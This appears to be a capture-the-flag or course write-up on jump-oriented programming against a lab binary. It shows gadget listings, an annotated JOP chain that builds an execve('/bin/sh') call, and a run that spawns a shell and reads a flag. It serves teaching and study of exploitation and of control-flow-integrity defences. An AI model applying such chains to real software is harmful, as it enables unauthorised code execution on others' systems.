
```
└─# ROPgadget --binary ./jop --nojop
Gadgets information
============================================================
0x00000000004010d9 : add byte ptr [rax + 0x31], cl ; ror byte ptr [rax + 0x31], 0xff ; syscall
0x0000000000401139 : add byte ptr [rax], al ; add byte ptr [rax], al ; syscall
0x0000000000401135 : add byte ptr [rax], al ; add byte ptr [rdi], bh ; syscall
0x0000000000401136 : add byte ptr [rax], al ; mov edi, 0 ; syscall
0x000000000040113b : add byte ptr [rax], al ; syscall
0x00000000004010d8 : add byte ptr [rax], al ; xor rax, rax ; xor rdi, rdi ; syscall
0x0000000000401137 : add byte ptr [rdi], bh ; syscall
0x00000000004010d7 : add dword ptr [rax], eax ; add byte ptr [rax + 0x31], cl ; ror byte ptr [rax + 0x31], 0xff ; syscall
0x000000000040115b : and al, 0xf8 ; xor rax, rax ; xor rdi, rdi ; syscall
0x000000000040115c : clc ; xor rax, rax ; xor rdi, rdi ; syscall
0x0000000000401134 : cmp al, 0 ; add byte ptr [rax], al ; mov edi,
0x000000000040114c : dec dword ptr [rax - 1] ; ror byte ptr [rax +
0x000000000040114e : inc eax ; inc rdi ; syscall
0x0000000000401151 : inc edi ; syscall
0x000000000040114d : inc rax ; inc rdi ; syscall
0x0000000000401150 : inc rdi ; syscall
0x0000000000401138 : mov edi, 0 ; syscall
0x00000000004010dc : ror byte ptr [rax + 0x31], 0xff ; syscall
0x000000000040114f : ror byte ptr [rax - 1], 0xc7 ; syscall
0x00000000004010e0 : syscall
0x00000000004010db : xor eax, eax ; xor rdi, rdi ; syscall
0x000000000040114b : xor edi, edi ; inc rax ; inc rdi ; syscall
0x00000000004010de : xor edi, edi ; syscall
0x00000000004010da : xor rax, rax ; xor rdi, rdi ; syscall
0x000000000040114a : xor rdi, rdi ; inc rax ; inc rdi ; syscall
0x00000000004010dd : xor rdi, rdi ; syscall
```

The binary has been stripped of any ROP gadgets; leaving very few primitives for us to exploit;

While the stack address is leaked; NX is enables so we can’t just ret2stack

```
Arch:     amd64-64-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

High Level Plan for our JOP Exploit



RDI = char*->/bin/sh

RSI = 0x0 (NULL)

RDX = 0x0 (NULL)

RAX = 0x3b (sys_excve)

Syscall


execve(‘/bin/sh’,NULL,NULL)

```
ROPgadget --binary jop --norop --nosys
Gadgets information
============================================================
0x0000000000401128 : add al, ch ; sbb dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x401040
0x0000000000401126 : add byte ptr [rax], al ; add al, ch ; sbb dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x401040
0x0000000000401098 : add byte ptr [rax], al ; jmp 0x401040
0x0000000000401004 : add dword ptr [rax - 0x77], ecx ; stc ; jmp qword ptr [rcx]
0x0000000000401025 : add eax, edx ; jmp qword ptr [rcx]
0x0000000000401024 : add rax, rdx ; jmp qword ptr [rcx]
0x000000000040100e : and bl, byte ptr [rdi + rbx*2 + 0x59] ; pop rdx ; jmp qword ptr [rdi + 1]
0x000000000040101a : and cl, byte ptr [rax - 0x75] ; jno 0x40102f ; jmp qword ptr [rdx]
0x000000000040109a : jmp 0x401040
0x0000000000401002 : jmp qword ptr [rax + 1]
0x0000000000401008 : jmp qword ptr [rcx]
0x0000000000401013 : jmp qword ptr [rdi + 1]
0x000000000040100d : jmp qword ptr [rdx]
0x000000000040101d : jno 0x40102f ; jmp qword ptr [rdx]
0x0000000000401006 : mov ecx, edi ; jmp qword ptr [rcx]
0x000000000040101c : mov esi, dword ptr [rcx + 0x10] ; jmp qword ptr [rdx]
0x0000000000401005 : mov rcx, rdi ; jmp qword ptr [rcx]
0x000000000040101b : mov rsi, qword ptr [rcx + 0x10] ; jmp qword ptr [rdx]
0x0000000000401017 : or bh, bh ; jmp qword ptr [rdx]
0x0000000000401029 : pop rcx ; jmp qword ptr [rdx]
0x0000000000401016 : pop rcx ; or bh, bh ; jmp qword ptr [rdx]
0x0000000000401011 : pop rcx ; pop rdx ; jmp qword ptr [rdi + 1]
0x0000000000401010 : pop rdi ; pop rcx ; pop rdx ; jmp qword ptr [rdi + 1]
0x0000000000401021 : pop rdx ; jmp qword ptr [rcx]
0x0000000000401012 : pop rdx ; jmp qword ptr [rdi + 1]
0x000000000040100f : pop rsp ; pop rdi ; pop rcx ; pop rdx ; jmp qword ptr [rdi + 1]
0x000000000040100c : sar bh, 0x22 ; pop rsp ; pop rdi ; pop rcx ; pop rdx ; jmp qword ptr [rdi + 1]
0x000000000040112a : sbb dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x401040
0x0000000000401007 : stc ; jmp qword ptr [rcx]
0x0000000000401001 : xchg edi, eax ; jmp qword ptr [rax + 1]
0x0000000000401000 : xchg rdi, rax ; jmp qword ptr [rax + 1]
0x000000000040100b : xor eax, eax ; jmp qword ptr [rdx]
0x000000000040100a : xor rax, rax ; jmp qword ptr [rdx]
```

ROPGadget displays JOP gadgets by default. Turn off ROP and SYS gadgets to make it a little cleaner output.

There are an abundance of JOP functional gadgets we can use.

Candidate Gadgets



```
ROPgadget --binary jop --norop --nosys
Gadgets information
============================================================
0x0000000000401128 : add al, ch ; sbb dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x401040
0x0000000000401126 : add byte ptr [rax], al ; add al, ch ; sbb dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x401040
0x0000000000401098 : add byte ptr [rax], al ; jmp 0x401040
0x0000000000401004 : add dword ptr [rax - 0x77], ecx ; stc ; jmp qword ptr [rcx]
0x0000000000401025 : add eax, edx ; jmp qword ptr [rcx]
0x0000000000401024 : add rax, rdx ; jmp qword ptr [rcx]
0x000000000040100e : and bl, byte ptr [rdi + rbx*2 + 0x59] ; pop rdx ; jmp qword ptr [rdi + 1]
0x000000000040101a : and cl, byte ptr [rax - 0x75] ; jno 0x40102f ; jmp qword ptr [rdx]
0x000000000040109a : jmp 0x401040
0x0000000000401002 : jmp qword ptr [rax + 1]
0x0000000000401008 : jmp qword ptr [rcx]
0x0000000000401013 : jmp qword ptr [rdi + 1]
0x000000000040100d : jmp qword ptr [rdx]
0x000000000040101d : jno 0x40102f ; jmp qword ptr [rdx]
0x0000000000401006 : mov ecx, edi ; jmp qword ptr [rcx]
0x000000000040101c : mov esi, dword ptr [rcx + 0x10] ; jmp qword ptr [rdx]
0x0000000000401005 : mov rcx, rdi ; jmp qword ptr [rcx]
0x000000000040101b : mov rsi, qword ptr [rcx + 0x10] ; jmp qword ptr [rdx]
0x0000000000401017 : or bh, bh ; jmp qword ptr [rdx]
0x0000000000401029 : pop rcx ; jmp qword ptr [rdx]
0x0000000000401016 : pop rcx ; or bh, bh ; jmp qword ptr [rdx]
0x0000000000401011 : pop rcx ; pop rdx ; jmp qword ptr [rdi + 1]
0x0000000000401010 : pop rdi ; pop rcx ; pop rdx ; jmp qword ptr [rdi + 1]
0x0000000000401021 : pop rdx ; jmp qword ptr [rcx]
0x0000000000401012 : pop rdx ; jmp qword ptr [rdi + 1]
0x000000000040100f : pop rsp ; pop rdi ; pop rcx ; pop rdx ; jmp qword ptr [rdi + 1]
0x000000000040100c : sar bh, 0x22 ; pop rsp ; pop rdi ; pop rcx ; pop rdx ; jmp qword ptr [rdi + 1]
0x000000000040112a : sbb dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x401040
0x0000000000401007 : stc ; jmp qword ptr [rcx]
0x0000000000401001 : xchg edi, eax ; jmp qword ptr [rax + 1]
0x0000000000401000 : xchg rdi, rax ; jmp qword ptr [rax + 1]
0x000000000040100b : xor eax, eax ; jmp qword ptr [rdx]
0x000000000040100a : xor rax, rax ; jmp qword ptr [rdx]
```

Actual Gadgets

Jopping RDI to Char *

RDI = char*->/bin/sh

RSI = 0x0 (NULL)

RDX = 0x0 (NULL)

RAX = 0x3b (sys_excve)

syscall

```
Initial Constraints:
          [rdx]=dispatcher
          [rcx]=dispatcher
          [rdi]=0x40116500 [dispatcher + 1]
          [rsp]= char*->'/bin/sh\0'

JOP Chain [rdi *->/bin/sh]

0x40100a : xor rax, rax ; jmp qword ptr [rdx]
# sets rax=0, jumps to dispatcher

0x401021 : pop rdx ; jmp qword ptr [rcx]
# sets [rdx]->/bin/sh, jumps to dispatcher

           : rsp

0x401024 : add rax, rdx ; jmp qword ptr [rcx]
# sets [rax] to char*->/bin/sh, jump to dispatcher

0x401000 : xchg rdi, rax ; jmp qword ptr [rax + 1]
# sets [rdi] to char*->/bin/sh; jumps to dispatcher
```

Jopping RSI to 0x0

RDI = char*->/bin/sh

RSI = 0x0 (NULL)

RDX = 0x0 (NULL)

RAX = 0x3b (sys_excve)

syscall

```
Initial Constraints:
         [rdi]=‘/bin/sh’
         [rdx]=‘/bin/sh’
         [rcx]=dispatcher

JOP Chain [rsi = 0x0]

0x401021 : pop rdx ; jmp qword ptr [rcx]
# resets rdx back to dispatcher

         : RSP+0x8

0x401029 : pop rcx ; jmp qword ptr [rdx]
# sets rcx to 0x0; jumps to dispatcher

         : RSP+0x10

0x40101b : mov rsi, qword ptr [rcx + 0x10] ; jmp qword ptr [rdx]
# sets rsi to 0x0; jumps to dispatcher
```

Jopping Rax to 0x3b

RDI = char*->/bin/sh

RSI = 0x0 (NULL)

RDX = 0x0 (NULL)

RAX = 0x3b (sys_excve)

syscall

```
Initial Constraints:
         [rdi]='/bin/sh'
         rsi=0x0
         [rdx]=dispatcher
         [rcx]=dispatcher

JOP Chain [rax = 0x3b]

0x401029 : pop rcx ; jmp qword ptr [rdx]
# resets rcx to dispatcher; jumps to dispatcher

         : rsp+0x8

0x40100a : xor rax, rax ; jmp qword ptr [rdx]
# sets rax =0x0

0x401021 : pop rdx ; jmp qword ptr [rcx]
# sets rdx = 0x3b; jumps to dispatcher

0x3b      : SYS_execve


0x401024 : add rax, rdx ; jmp qword ptr [rcx]
# sets rax = 0x3b; jumps to dispatcher
```

Jopping RDX=0x0; Syscall

RDI = char*->/bin/sh

RSI = 0x0 (NULL)


RDX = 0x0 (NULL)

RAX = 0x3b (sys_excve)

syscall

```
Initial Constraints:
          [rdi]='/bin/sh'
          rsi=0x0
          rax=0x3b
          [rcx]=dispatcher


JOP Chain [rdx = 0x0; syscall]



0x401021 : pop rdx ; jmp qword ptr [rcx]
# set rdx=0x0 (NULL)

0x0      : NULL


0x401163 :SYSCALL
# execve('/bin/sh',0x0,0x0)
```


JOP: Shell Party



```
# python3 pwn-jop.py BIN=./jop
[*] '/root/workspace/cse4850/jop/jop'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/root/workspace/cse4850/jop/jop': pid 643
[+] rsp @ 0x7ffc233cb1b8
[*] Switching to interactive mode
$ cat flag.txt
flag{i_sure_wished_this_worked_remotely_too}}
```

Ok. It Works.

Control Flow Integrity



```
Allow

[1]→ [2 | 4]
[2]→ [3]
[3]→ [4]
[4]→ [5]
```

Thank you.